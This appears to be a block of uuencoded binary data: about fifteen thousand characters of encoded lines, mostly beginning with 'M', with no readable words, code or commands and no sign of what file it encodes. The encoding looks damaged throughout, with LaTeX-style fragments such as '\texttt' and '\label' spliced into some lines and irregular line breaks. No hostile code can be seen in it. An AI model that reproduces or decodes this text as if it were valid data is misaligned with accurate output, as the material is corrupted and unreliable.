@R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#'[^; ^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5^S\ZQD#')"[^; ^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; ^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; ^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;!7DH(211DNM/5)"[^; @R-".X00WHC0R2)T-B+89@;[^; @R-".X00W$ MNJ,M'IEZ!M1YKW?>I^&3&/SP2?KZV'Y63\(BT<3<NG,HB=HWD/OA!]:H1[*\$ $MKB)X/@</#8_(!P,+LFO)O@S*@42UV9;J#-IM2[.A=W)#XJ*P]^E.8[2FTU:&$ M71!8U!:ZAD3WM#/\$BD!M-8\P'NSAS@9]*PE&%R?Y83_;Q"0<G0\$FP=*`M#>1 M"YD#!Z,.3.ZW!TY;U[JMB"0`QP95R"C_78[K+(B2%[G6P_!XIEFQ;K-R)6S) MCMBJ%2OZT[\$M*];ZIV.WK-@\$/!V[;<7VX.G8'2LV#D_'[K;LR%9T)\'RR01L MR=3DFP'QI:T<C14EE3R5[Q1B=1)8.:8"#90Y-&S]0N_J]D\DMAG)YK"T\X4P MM) `A(/+,E''@WU/>KN#_V?O2YC22I.']BB/T'VJ\LWK`1A*7D\$:,'(\$`23SF M&D"R9VT'@:`EL>;:;K#1OC/[V]_*K+NZFT,VFMEG1>QZ6E6965E95U965I9# M[!5)V7EPO)4*0N6.DVO;NRZZU,.";B?6LL+%ESVA9PE/86_\$'9JLFD4ZR366 MEI: *^9=HS3ME=9\$)F[QA!0^>SY0<_/0\$#!"DLJ73*)6J2*3['#9UU6N8\$`]Y M*#*@7&:Z75\$PFQMER39Y9?ZUNVJAF>ZP%]#%S&MW4`WB.E^Y*B5\7=B&2(K^ $\texttt{M\&_A;AIE:23L=L(BP(51H)N3\$ZR:B@4.94E,PZ3"83\$S?/0>75FP>Q5E<0CN? }$ MJ7T&,\0NB</HS(3!Z,P0R4W\+\$4G4\#Y/6<M?H!IC0Y>702/M2KD* 582K\"5 MO274#?BR`>_'8'NEN+%+(&'`VKNW<<VY-^!9W\$#N]`=LE^+3_!4\$6BL(M!JB M"D&7!*.[]E5`;06+DRB[^!=;UIQ\$*MRL,2V"^V#T#NR@]E)(5JV%8B<0AA6V M%C*\-3LG`J_HFWYXJ]\$WZQ,!)#;O%T%\$UNX;`:,!<*/<4!"3Y@H^IQX<>&`% M(<Q7#JT8-GXY`'\0C#^8LJW)`?Y#.]`,#ZV8XV:<C!VG#XY&=%].=]/>;#(E M[%"#X^B%*WTB3H+WUU0>9T@8SMK`:&&*41'@.YM55.`<31`)Z'9,CDH0MM6C M2K]ZG\EKR`#-BR[2K?+?2V2/)(,:V!(KS03K`KNEYDH6_H2&L_Z\$%N7.U/'. MMQG!?':W:6'NNG3:T>6K/]8B;5X8%JH`\$39DG'K\)X3`[EU'3_GPUH%UD(\$V M1\$"LVGQTX]`)\U/.%+\RS`=1EQ8HLY7`^,OH!%F>Y"'9.J8F,:+@FM"H.R3@ MN@BO9H([NJ=&C^17MVX&LAPGHA7/X#\$?;518MRKZB:]A3%VC/D23['0&3+&7 MPE:53/#U,D.,#)T72I6HORUHP7&!@D1-#HBRWE6Z\W'O7NSIX03LELADXLW1 M!3_.WSJ[<<B]XSK["*OWO6O^',(U=.-6NWE5P&<-T`*"\$M#D5"5E[>58%L-; $M\LR?5Y"T8[D_UQS^+M*VZ+0M!K_Y<@2?P^!M(&:4#3YMVB71?QOG3;&M<7QP)]$ M(*(:3X80X?C.VQ?5P%;#O/JP#U=^`RHD^\$_P:;_3:#?EZQ=RHQ`SZII>!IN. M67)9`IN)J7ZIUP+4'Z0!;YA1U<>5Y@O1\$XFMQ<=DWPH\$0>5:E\$;70ZX,VMI8 MW(>LZW8!>.<A>.>F=F?5KZS7K[RL?N75]2N;]7M^Y.GY][C?>O> X0KLUNY $M'V6S_/YWZC"=R!ZQ]U^2S_>_G^++'[W^K?__TQ??E6G_56[_E>EE=[31^G70]]$ M#&F'"[F*O84%E(=L^C+#ZVIW^*\X.P[(\$U<)!<@6.'K;`L,LO+Y+BZ3:7VLZ M&,,C]#DKB[US90)L,0X+*1VG\$IVSJ_-SNAW'?1_\DHE4!L/B8="ENX[<=**_ $MR=G\]M9Q/]B8G[33>>:5=?,P@\=.Q<;GKM.>S+I#DQC?!+'+[2@9MI>IWS;P]$ $\label{eq:mg0f6014="} $$ MG0F6014="] ED\B9PV9\NYQ\VN,_R-*Y'4_7ZF(A@NC6^C)A:(.-S=S+B3U^^-) $$$ $M\/@^&/]$ %, $!@@U,VWLV)_2N9\#C'\#, '3)$6A,5]8HSOIO=JVUKHU#M-$NM^E6S$ $M4*+:2JM--\&456\R=WM.A3*L]K^<TH!(;)KV*KP_:'M'&3Q6ULW>-=;*^098$ M3)T[C\$`OA?>)A<O^?ARQB*<?/]*^7'R7;Y9H)F>ZFF]_-AZ\&;.B`B^O8\? MK1)?@M-,I/)RO^UVQQYV\$984/##BOC\$5)[M,K/BARQ*H/&87;M48MY%!F\C@ M7;F_E:*^IHP%5TXTC6+%\$M8)"Z)+_M9'5JRB]MY@+K(&]PZC`VQOVB]^]H/" MOQ\2G ;!N#7H#O7,?21#\5Z EM*!*C3RS78Y7U%546'Q"!1@D=)BU:F>&FE< M_MHJ%RB5?+'8A)9`DX-R7I*6''L\1%:4L+M1%7F:HN!]&'S"\J&S*\$K0L<38 M.5U:R;TWPJ>022PB*K8<:;[/R.\C.'(0D55?\$Y7!(RZX=\$;D@^]!]:ATW3MG MX\IX&,J=1)<CH5,58G&T'KA+Z+V_6JK6X=HV'+AU,FBGD,";BBR3T(6VL=@H M.L/()'P4^`<\6"#R\-8R_X.-])75._ZVZAU_6_6.1?6.EU0OF0VIW\K:93/? M5+MLYIMJ1]\$91C:SI';L58W@VO';#U8E\JU6J=F.XBOL,8'\UCF;WV&D]&AB M42BF8P:AWXUQIX9, `*E@0KPWA2S8@<FOB3;F]04#]0M8J[@M%[ZG<2\$2N8BM M'OL<7Z#&^`)G%@:<V2H\$ELBTTWTL*Z@"?S8K9H/9^,X'XSZ/Y2Y441DSRMC9 MO`(3M1D\BBY9HHX<5RF*<!=DH)8R>W&FM/;>].PE%R9PBR),VPB,S\1UX,TZ MNFQITS27EH(1J]KOVJD!\>XG\V\$?+Q%P`S9+GW;'@QX"J8Y*H*<6Q+DHI\]7

M\^VTQ5F]7BGE:[!?`>]%6I=J=XH/\$)P2'\$S;V1JP'J!*Z^`I:I2WX-?[P=") M^EB2C04W:@;CN2.&21#S<%%RRW9XC7TJP^N28'^9++=E92?3T3!#IOTI_3^9 MSOPLKC6V1&]`.[)OQ.\$)%0P27\[EA&<0(X?DV?F-F8C/J."L9Q=;OAM/7\$<1 M3AOO:2IMF0\$4&W`"VNA/9V\$`F!V2B;@^3)JM%0YE*Q5<*Q3*M#,@V0B(A\FV M6D_;\$"3FOY7@F]+89OAMN?E+A=2'_;+[SV&.G0?"#`C\XFZ-2T\[\'OKY'OX M[* (BXH/NA7DE&+:X=[!@7]T\QHP9N&F@RNN.LBNQ4#,!HJJIHNQR9;F<D`N M3`WA@Z"/2>5QWUE\\$OM2O/&&./MP1B\$GE!7H^U")<[<[<IA%A_@7!K&J?`(? M<?3"; EV6S]NY=:CC<<DI2:X%S(YXUH4N83P_!2_8?/U:[//6%^#OW-;A[U-, MHK:00.%%E=`<3?YE/PI3D-U5>6<1@T*CH?B#I*`&AG2[@9>B?W,#+Z=N-?!R $M8+N!ET.O;N#U!<@;.+B)4:;+FOC1#<RY_$6W+3^A@U#_/9&#:5L-V@HH*\Q$ MOR'7:,@U!+5DC/:7-M\CQR=O&[;.DUVX,5O"-W^T!O+UNL!Q\7H<W]*MBZ?9 $M^2U, X(74M;@PVF@3-@3B4C[`;_UJ34ZL/K`)+PI5<!/A[/Q@:E5K,>(?.0+=)]$ $M/U!X4<O(L6THM\9+U2VW\HOQW<BWN3S65\%.:SM#I>D%JBJFE1/QJ"M?BM[]M$ M:#DS*)#WE*UIYI;^O8:2K(3!!CTK3J-/\$G%!E13RA<M2AUW_/J/:.FRYXJI1 MGF3WU32V-L'V;BD4P]@=MBM1PN#@FBU!M\=HY6,I)X;UA_TESC#<F;S7J]MX M=.N\$"86F"CM1&:)H[NM3".>02"3D@-;:;A?/@N-LUQDG`_R?G)O);]H4*?[@ M\U1<VYX)=!ANL5Q@\$?RX^;N7]/NVO6AA<"63H^YT"N&\$H^C=M*G;["/.#+4C MPY6'@M]\MO5\+/5\+/5\++7%8RGXSSI5?#Z:>CZ:60]H2BD64>-4R%*XQ#JY $MXFR'*KA/>[K#'P3!]>-XC+?)_,QD%6N/@((GF4^3*:J9VH%T)/`MXN\$O\Y$ M.'9Q1J0U(7#WX(%0;+P\E3WF"&JAAEDVZ-SP9W6[*)JB'\$K>8W))Y4V26*03 MVBZ2IW*/:MI%DL<)BA]8R(\$FI=?\HM.V+R#!?0_:2YG%P.^TO[8&=>77L'VJ M@=^2P94\$'V1E\G4U\$%PQ6PW5^CR8GL&AJFYY5_3U(#W8;!I5(T_&'A\$_`);\$ M;3([>'3D=QLTAE(TT/>0[R;>.M`T`WS\$0FZ`=PTO39PVPN!\+ILQP1;XR>(1 $\texttt{MTRFICO+} \#\texttt{X:1'AU5M,D8=OL^88-8'P$U,.H+A3IWJ\&8J`[/IVYRC3SG\%^7BZ4]}$ M(6R26&I:.#'Z/+\"[%O5T84SLY*C6K\$YHQIH J-8%H+:?U%H.D=XSDRC@9M? $\mathtt{MHXZ")} \\ \texttt{M} \\ \texttt{\&} \\ \texttt{;2JA36JA} \\ \texttt{Q} \\ \texttt{L} \\ \texttt{7} \\ \texttt{BNTC91W93L} \\ \texttt{F} \\ \texttt{Z} \\ \texttt{ESMRC} \\ \texttt{F} \\ \texttt{IN07AC} \\ \texttt{,} \\ \texttt{V} \\ \texttt{H40} \\ \texttt$ $MU!LY%4W#U2*HAM%%!T5YLX2&EO^S8[#2_%7/[)A+Q;LYBQ!",^$Y>W"=`NS$ M5;Z'&&UB6Y6F7=BW"M7'?"Y82.N*F*_?K'%Z8[D^&!15^HYI45)S,@%__ADL MKUPV.VB:DP8+<93ZIW'IT4+/\NN@WZ`6K-(!E\$%E/E01Z:1A14_D*I2XV1<: M8H?+4Z'^=KI>"!W@Y7\$1?&19JZ/P,,OWDGJ%!N=AMNZ0:EGAIA'T<?%^UJN+ $M-]]$!9'G$00L, LP(!7^F;9<TBE//)D,605%NNM8//-@).@80IF3_28#VN:[!]$ M5^U?KPK2Z!N@GX;;F9^2C>TT%+S9!-OC,=U6SM*IV80V\10.Q'-[G6&<J#_N MX[*5705I-7GSX#?M=0A/JR>WF8@C#1[;GNI;:`]L3ZATZ^[@;C"F&VOC7>>U MXH[[9009:,1&%_U8/C&\$3@V`N8WI`.A:4T"'/TTHXQ(:04GDADIS`=2F!'06 M>, (6X[?%MMU>OMW#?URS<4?2) $VVU_=$ %TW[1N:E9LPG#^Z>B:D9P7M?6K@C=# M\$ZO`+ME[;@J.SC_S8383!*N9;C8*(_,]@\30FOMU(@S"]PN\PTFWNWD("(+= M9)E@+`K\I4.KOR^APN6V%AGLFKSS&8M!-)3#^)+FPOMXP2TDW,G1Q1WV2E0D M%[5H*#AL[32XX%NCRH2I[V!".PD[&@^Y@"I/RL/0PS"Y^+!F0=U)&\CZF9Q_ MV0J/*11DT/?-HLO1E9U7V%4@35Q;QO=5RO5*GH6L\$9V6J2X0/HN*)R4V@'(2 MB\$:Y3A>+0N??74TF%B[> XRX'&O&?UCTZ*I#)30>#?;O-RUC>?R'1"*3/OQ+ M,G68.DRGTT>IS%\2*9K]'/_A27X_D/RT`P`<3NF`XG0'E^@0X#V_5JUW+GL MJ/'ES]GV6BUZ8&TT,-;JW';"'\`+IK=_=.,\P6^]\?]E1.>UX6-#P*P8_YE\$ M03@8?X`9WOVV%`M&GV:NJU29K)C[-QXNM'31XM\$\$G3O-J//'Z>?LL2#@EVDF $\label{eq:menormal} \texttt{ME``HF9+'O3=N=Z$IE'@$`-M/^)/'M*O?WJK0GSRM,1F`R=\$4M)L\sum_TGR9Z}$ M\51-:KTKMPN7G7JS?%&NY2M+.-E(4UQ17.LR7ZR_6Z^P55JE4115#X^6D&71 $M0: <UYRN_B1CNA2?40@4KS[X-+7\P)D8?!\[BI.O>)=2=9YV;FP73A34FPL^;$ M, HF?LOZC) H'JNWVK='0_]X'G/I)2SJX6S5#.F\$A"UL:B[<>M=J>LR@\$4(-(N MN,^'\$3=\Y2M,FE3\\$;F>E\\$^ZZ!!]C,`5';V4P\#?07"!\).`30IK-T^.O1.D4' M.XZ3YME[?MF^67@?+C[][]XB)ONOF%K.\+FZ@,;"%_<@#UZ8"V@P?I%;^`S3 MX7H/U`1U=G(8\$F')9%(UI'\$1P';;EM.=MANWQE7<:JD`6_KF_<648#R@9T"7 M>4RW^//O,I]_?];?>OH_4]<>6P8H^4=+]O_TA_H_3<RF,AF,_YC,_(4<?L^* __,H'F MAOW^R_7_3=J?:?),8]^DC)7VGRRS_Z0.,X>P\4ND4BFZ)7S>_SW!C^_ MGT*]6JW7.OE6U33^6.E;VI/)2.[L'E'.2H7X[C*'Y]&-V'51)C[;A5;_ $\label{eq:mz?_7+V/%^$\FDRDY_C-',/^G#@^SS^/_*7ZE]^U2LT;4XQ<GX%T$`VJ_-^D[$ M\"&?Q1`YD>G<NR=T=R\$_>^JSKSYOM,^I_/0&"E9]'LNOG^17,J\$^D^HSI3[3 MY8W94A:E6K&A"P<AI8"Z_;Y>]'ORY6RQKXS\2LNOE/Q*RJ^\$^/I)?!R+#R8Z

M^/+D%Q,R?BTDG/SJR2]L.';R;E0*ZR`JMO,")U-5)SC7UY!8KH`NC?M_=\$]^ M_CWFM\G\/_+<S96_OZS6_PX/TZ#_'QYEDMET"NS_R</#9_WO27Y+]3_P.O4I M15%XC)*\\^*_3VO<9/S#.S.;:W\KQW\VE3YB^_]L`O[!_5\F_3S^G^*W#T]9 $ML_4^1\")EK!"?,X&^([/J.M!"!@]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+><T&?F5`A@F[%M`O(H^EQ)]#34"(K2I[B+>(K2I[B+>)[K])#34"(K2I[B+>(K2I[B+])[K])#34"(K2I[B+])#3**(K2I[B+])#3***$ MFB(U#8.(4!Q4H86ATW5]Q6JI(05#"%"FW'3'_=4LZ\0%\$\:#FDSA05WR]I], M98I\$&\$E!0P\$K;4EDM%L%3B(7<?LSKP=*&7Z^2GH I+3Z5~--IU!F2#G.U32-M/%"QN.LN!&NT9@+/QQ:%4CSQM)L@S!L;\\:/6?#\B#W/Q"MX%J/%`*2^A52T MD4H!2(Z%5+*16@%(GH74LI'.`Y!N+:1S&^DB`.G.0KJPD>!-6[_XW(0E/PIE MXZ6"\%(V7LJ'EP["2]MX:1VOY<>C*'\$^HK1Q:^'QMW8#RLO8Y65\Y26L\A*! MY25\>!D++Q.(9X_K@GL<Q.>QS>>QK[QCJ[SCP/*.[0'@9@-&@)NUA@"%LO\$" M^DO?[B]%7W\INLD@O*2-E_3A!?2SOMW/BKY^5@SJ9WV[GQ5]_<RN7S^PW8N^ M=K?K1ZL6B)?TX:4L0%0@7LJ'E[;P@L:#7C\YAWK3@)D6;0W=?I__;?4[P#'E MRU_R%90J]4*^\$AGT9^Z'9.+3R=FO[1*W;]`T3#>*^^5=O4EW[>TF0934)[,X M0=Q7)+X\O7F94*198L)?(J-M3:E!M;PS2X0":1(FAU3R+JB2%X&50`BLY!I% $\texttt{M\&G6} \\ \texttt{"ZKC17} \\ \texttt{=*} \\ \texttt{\#*'R} \\ \texttt{-\&U*JOO4} \\ \texttt{:} \\ \texttt{(4RDMD*9N7Z,MH*'66LZ+_?+X]N)KK9} \\ \texttt{$(4RDMD*9N7Z,MH*'66LZ+_?+X]N)KK9} \\ \texttt{$(4RDMD*9N7Z,MH*'66LZ+_?+X]N)KS} \\ \texttt{$(4RDMD*9N7Z,MH*'66LZ+_?+X]N)KS} \\ \texttt{$(4RDMD*9N7Z,MH*'66LZ+_?+X]N)KS} \\ \texttt{$(4RDMD*9N7Z,MH*'66LZ+_?+X]N} \\ \texttt{$(4RDMD*9NZ,MH*'66LZ+_?+X]N} \\ \texttt{$(4RDMD*9NZ,MH*'66LZ+_?+X]N$ MF"6(B>MF*KH@SUK(3[`<";@/%/!U\OC^DU!&,-7!=1B[?F\ZAQM6G*HWB!.) MHFAX<'G8Z2Y4RC\$DW&@)/WT2%"U*Z82?4G_!G[Y%'4Q8NB*\%IP`5%"80B*\ M[B@POSY*X=1?F.20_/+^\$@77!G%33+9IE`HD1M@^4\,U!(X54MI=YECFH#"' M'W@D%S/U4;]J*KFSJUO6JEL.JFXYO+KEC:L["*KN.KR7==[I?__H[='_^=\F M^W_IKKEA&2O/?](I>?Z?Q//?Y&'F^?SG27Y+[7]PV=QG_],3MW7R>SU:M.?N $MN#ZF4Y;M3TGS)N-&7IX'T[\;,W?8#P3M>28D[O[7^90&1&$B/!\XP[ZZ-HSF]]$ $M0@"7">)Y7@-!)\@?W[9/K+G/+?/\=/5L\&=C!?G[:GX4>NR&4P<-7,.4.IJH.$ $M+GL4_; _+W/G\setminus LWZ/.?_9T/R[VO\setminus 'SW\setminus .4\setminus EL-ILXQ//_Q-\&S_?=)?M+^FR/R$ MH4[+&$Z(IM51+ZP;BZ4^9*I<7W:02!P8P["E7R@2OXGLK?W!K3X$[8G6,/]]$ M*0I1^JLZS?'Q%?<=X3#M5?++\$/U;\C[CQM6Y^>I2]C4V&.[_=5WT,?K?=Q[_ $MV4-Q_H/^GVD8_G4_VO)_E)_Q]3$>$>0#P7M1N/[D6=^K^/+NPG_"AFY\7E]$ M=;73RE^#(WVE4ZNW2A=X4:J:+S3K<-#*?LHQQTK)^%+20I24+R7I2TG8*3_9 M"<?B3SL#/&G,%,^7`C8%.X5.<VA7L=(7/OJ^E)XO!69'.L-4A42I4MJN-U<) M5?CR&`D].Z%O)]SX\$J817V6\$/Y&18`B&>2\$1*^78^OLGZV^CI82[DYF0LA/2 M=D+&3CA4XJ.35`<=N[BT(F#7BR3.[^,DD81_"LE["QKV!!9X-@N@B%0XLN"G $\label{eq:mn-l} $$MN-L((!\SZ<W6@G1ASOL)/\#JV)+_BJAO$^9, \&.1G;8.GP.DUN;\,\&EO$QZ\U'$ M@4PP^+0%/V1;GU#XE`9/E]YZL5GME/+O.XDLPZ'-G#MX13[0M\$]Q9@ZC*L#! $\verb|M9^H>BB?D($M>'4BZZ81&3:-UM!ZM(X/6<2^MN-\#$B6FT/M\#D3SJVT=$V7N@G | ABBPART | ABBPART$ M[7CF_8507*-SJL!T^WTW1G=N8C,KSKHU_TIQ[,VLN;(GTF]=9#NZNQ_J,I*F MU*FTXKV9OWAOMG;QZ!:I2SFL>&_F+YYMQLWB,6V]XG'<KE-[1E/S..`W6\DM M;M(11FJVNH,!(R/&IU\$4]`&2PV'[!15/7![[9#!6UFU!`^:I'`]SY`/&0^L) M70?HE\$4QP0SL='7N+758"(]%96)5B"-55A&E\OIK(OQ?7;2K1^1\LEG-!&.F MZLU".YKA;LS'!@\[/D]?Y0=L="G!D<8D-T\!CZ)KL&E;0^,PZM33,EZAC`BJ MA9%@O7#'YX9--0]4KTWOXDHQVF:D!.N,SO,7SMB:ZH[[&Q5(\$5XV8\$:%%)4 M*YBHFJ\BJH8YW?@F/ECW2,;-OU,Q24?O,7IKIF!M\$EH?.A<M\$Q.+>L"^EU0) MVA=I\9+H#PO;2Y)<0"A8K3TEJUH_D.9\$Z?@-!!]1?\$*6SLL6!4>L<LSQKUDM MP5H)1DH)K\TG2HQ8H%!Z90*,\$]YCX&_?!H;Q"R-#@JN_!#766=BL!<8#S*3] $MC('_8S2-2'"-0]5Y_A-L!H_R_]SP`&C%_C^53"C_S\.C),9_2CSO_Y_DM_3\$ M!T:X_P#(2-VB![CRCY-'&W96.CPK0\QK@]*K3-[_MW/2H3F9D!SN1LKCS*+3 MJ@:@>YI:(#:[S)M4.\&Y:EW6FVU1&95CI!=#TDLAZ:V0]/.0]`N#(X-A[D(0 $MC" = < "4 + : YF(9[H4/5] = YG@G + 9KG7]9[A_^JP"W8WX3^(/*-ORK^,Z>5C6]$ M37A6+SR+V6!\$G&[&GNZ&LO,B8GBB0#1ITPMEQ[SIH#MU2.2RC5RVD9\/^YY_ MYF_=^&^CP7@P\R!6TG>/_YA*IPYQ_4]DDT<T`__\$L_WOY[DM\+_HPJ1S3"P MF>T\$8N5L8V;AA4&`-510X2T^1\+,OHG%,>TB,*7-:\$\%9ODKOQTK')L(TH8> M\$=7W]1I=+@:3<8X\$_0Y>49@\F=PR4+`,0FAHM.F%QO4RJ5(2C1`2&A^%UC(V M##X*K779T(GJ;)@4)!=5#Y2347<:PH3&1;75)#<(NX()DZ9BPB*@2:+:`F?' M,!88#U7N\$=EUG:[`%_1P5-'+/`2N9],/N_(Y^/\$ZPPR:E).2]2#_K9F#H:> MP@7R=V+VGSAY907X0S#1-2]_;92:U^56O=FIYM]W"HVK%G"=S>R\<!8SQQU; MY(@5YB\`_]-V?'+,9^;8>SA&#\$*F1BP/56\X'U\$%;#SX)EK/VL@?_UMO_>]-MYX\-_OJ7U?%?4PGF_YE*9XZR1RS^4^9Y_7^2'U___-PC_"GUA\V"N6YW28&_K $MW(V<4Q[MUH]7]\J753A8;Y6J5(JP)/:'+C%/>S5VSUL1^E+;UP5+O--L3G;$ M4; %?!67MN6Y*&YA0(5I_L\$K#8)OFHQ?EVG6^4B[",^#Y:JE=:BIL@45VJ<Z3

MB9'_MQXVCY#/F<%'SOV\QD@TRJH6DU<@7AM%_CNQ.(J)5YG,:NR]\1RPK9Y* M<>6"@&Z`*`(A)RPA07XS\$Y+LL60[.07)J4P@X2%>5M`(8P)0CII)R>YLYB91 M?K<Q]2BSCR"`#6[F\((HRL33B4/F"MH)))[1&CYJH>^22AY60W@`K!CC;2EL M(^R]%PRFB7<]Z/^ZI\$UU*]H08,:^@X75F?7BQ.M^<3":)LKV'E['F'9=V.3# M6S'0UJ^B#6&PTII8=(;7Y)B%\@UIK5.L94\&5I/_8B\,*\Z?15*O)O-.&RY; $M/+\#T]N]X]6EU(3;M'M4.R9W;'<^'77<P>X#J.V-XJJ^/*AZ*Q&-DJ02H0)@($ $MAMR\$ =X ,RP'.@(J1@5!M9)\?]'/2)T/5J<\\\X;L)1+!:[\\$[ZVKSF&TA4N8L M:%L6VB)P(E,SUJJI\$*(3DP3Y7;UEH_WF+*!JD_:X&7]Q*&CFC>[:\ZN:407[M[+D7G1XTE>RJNS9?^ZH'Q3XD/L\$TM2YT\A-O:V-*UN9BDXW?X('A).@EYIM* MA`?"+K64\%YSN9-7)*4J:;R;I*%5RM5RVX=C,HY],XQ`OMD!SY*61</@/PP7 $MW@M<4?8-;Y<G'@1_M`;TW_U;3_\?=3_3#>_0H7WD\^9EK(S_E,+X?\setminus EL)I-)$ $M'6+\IW3Z^?SO27Y_I<HZ*=9)K=XFI2*=G]J7Y18Y+U=*/_SP`R&E/ETJ]S]Z$ MD[E+YYA]B#W^,)F3K]WQ##R5(,Y=EXR=KX1!`#'H)Y"'2W9O,II.QG26V2>D M#0F8.W)<9TC7>+I7=^G<XS%PA[A.=TB@KR\$8\$)O==V>@"WCW7?!!NGD@<*(/ ML(JT!Q8F2'I'"4Z^>J36)L7B6XH.<]D/Y5JA<E4LD1^CM78U_[94JEW'/LH. MW7=N*0RMUH_1\V:I='95KA3IJE!M%3KO\LU:N7;1J92N2Y73@W=)"LB>K`K* $M34/N?Y[Q8;WQ/YU\99Y1-]W>Y^]__S/!XO\>)=)'F22[_W/X//Z?Y,?W_ZE$$ MX`%`H_ZNU(3'`L[`_&Z<`/BSMJ`>V\;]8NFZ4WK?)LJF7[@!HS?-1ULN*#\-MR53]['^IGD9!ZC?_H-,,Z"^\$4P"[+O_<MKV5\>>X#1A#:/XLW'?'=TZ!#Z<H M<S82[)"B\Z6TF+%\$_<BWZ+C?2.G9WOK\LW]KVG_Y&TZ/*V.]^._9;"(-_E\I M?/_K.?[?T_R6O__'``[T'!7_?YO5_X3G%O:;&;IS[T["+`C(2/'I@A0,]SW>K M?YOM_QY7QHKQG\X>8?S?;":93ATFX/XG!7]^__-)?G\E>=C#]>D^C^I/=/O% $\texttt{M-G*X`?/@S@=NXT;=GCO9WWG1JE} \\ \texttt{U"Z76*5} \\ />@0/!@F\\ "$C_U1^)[5&<`4"8]$ M6X<>N"+<.T/:N^CW1Z:;L/-[.+ZG:>*I26+X',&?"_:O_M*@)(%'4!_-!PIX MHA:U@*?H<6QYDG:U&<_W27T^F\YGI.\.OC@NV[6.NR.'RJ!^U3Y5PV/?>_"8 M5]]?R=E\,.R3(=718\$<Z0:63"1+0SOZW=?ICE\$OP9+]WND\A8C(#_G,"Y8MT $MH'C='0[ZL-.]&8Q1P<6]+NQ*577([OD7?&M=P*@\\+MNT4D\\15Y#*CG>3Y!H$ M=4`;SIO<SN3F^"AF0*<E=#((FB:;\(?+X9.)&.Z[*<AIX>1CPYW<N=T1.<?> M%%T<9V,?!>A;VK8?DPE6T=+XR\"=C,\$>2?O@EZX[`-N_1^XGXPG?^+_L\#?>= $MA?.20)C7E//!^{4/^N4^7^786} = ?!^,[('C5K'AX<C"B^+0?T\\120`$]$ M^6 , $UNI_-IM[)P<'(ZX_W1Z(R^U2^!YX;^X=\#^<W;M=].#A*W_[D95-?:?M,$ $M^{QMC}Q^{W}_{(ws@">^< MTG09N=?L=R/42JSV,< R.SC]^'GD3_G8< V=V*C.,$ MV*G)Q'YBGVZKC[/["2"U\Z)2/J.ET7]E297!S4<JK2,@O`"/%:B73Y8@R\$`Y M\$OJ_E[5VL5CN7)>:K7*]]O)1HOW*NL-!W_\$^SR;3@VXW?9P^RAS^+77\Y?2+ MMW],OWY2DBN<5_(7K=.#\60XN9N0@V(G7RUF,QWZ93!SROYZ5ZX=`1#];SH% M_];:Y.!=&I(*K7:E@_8>2.\4FV6**N83<#VZ:.V1@W:!?OR+_O^!_O^<')0N MO1XYJ+9!7'F+%[`!44G;'"+ADW?%*AG/)MYG=SS<IY4G]UWV7U[B0:G6;OYZ M4L0)IS2&B'`'K:NSUJ^M=JEZ4LNW*15R`&;\DY?\@.(E.6B6*B6P[!]4\X7+ M<JUT\CZ;(0>U>K%TGK^JM&E[\$R@@<M`HGIUHL]:T?T,Y*YU=7;!V+SJWW?EP M!@U,MYECN@"X<SKE#>F<[)&;^=T=6.O(U.WV9H.>LT_*,](=?NT^,`O?D\$[U M=+&8D5YW_#\SH#>9.F,V:[[\$L?^21*?NY(8.Z@>ZPHS@V;_!;/9`'#7NY:BG M"\FT._:@C\VHWN\$!/5I\$SXD%C/6E_=.LC?>H_ME;)+(/WN)>=4&81&&./F\$- $M]V,TWXK!O]CN,7+0(S_^S)8$.JM?M6,GA,WN,0809B[R"HC00(I^I,^G#(6A))]$ MPP77,2^E[PS)P;G\$`:#OLOZOI_]IB_8CRECE_Y--)M#^ETED,@GV_CO=`3[K M?T_Q\$_N_Y"H'H*W:R&KE?`.NP3AW;YT''LA'G&5?YFO%2HF_C:M<<MZA2PX% MKU&US#H-YZD59WPWNQ=Y>"L#]XUPK&YA0)(.KJYPD#8="K[\$IC-SYV.&H4[7 MKVIEN.3?:;6;90HT'P\X)^HX?8@H:*=\6_JU<YVO7)4ZYU>52J=<.Z\WJW2> MK]?([7PXA&LK[#16AGL#F]\<_5*\$YT_KZOR\7"C#D7ZSQ'5+?LLDTIP-P>/R $\texttt{M:CR`V`:MF0O39717<147@N*GOHPW2MX;_,N9W$;\#&02_"4/(]&\E0JB=J`&Z }$ M'BTA5%J()XL;D\DP"N^I]N\$KSB45RQ%>'3BX%U1C<#>30>\L1/+WK[_,'9=U $M'LH:B:H.$XGHE<8$T<W...4&^:+!,40K[:RB[::4CF.(\L=>4V^*$/,JXB2%[::4CF.(\L=>4V^*$),JXB2%[::4CF.(\L=>4V^*$)]$ $M_$$ 8E]D0N^+F4\90*5BGP;9G,[^X)G6Y';)/ED#XX>]S,;^F2%:>KZO0!4R>X M#Y&4\`,*5=(F;TYE?]E[H](9\$YP+Z`P%2I,]!\W0XPP@\$E&>%\$J^KRV:]=M; MSYE)E*`">19S+6*O1T=>Z0.%!#/*X%_!.#,@(\$\$\1`W_*2W.78=U\$\FGWV\' M6^`) '74E&7-5WOFFG[U D4S&UU:;WO6@CS\$TN<N-3^=L4Y@SE`AL]-TCO,3 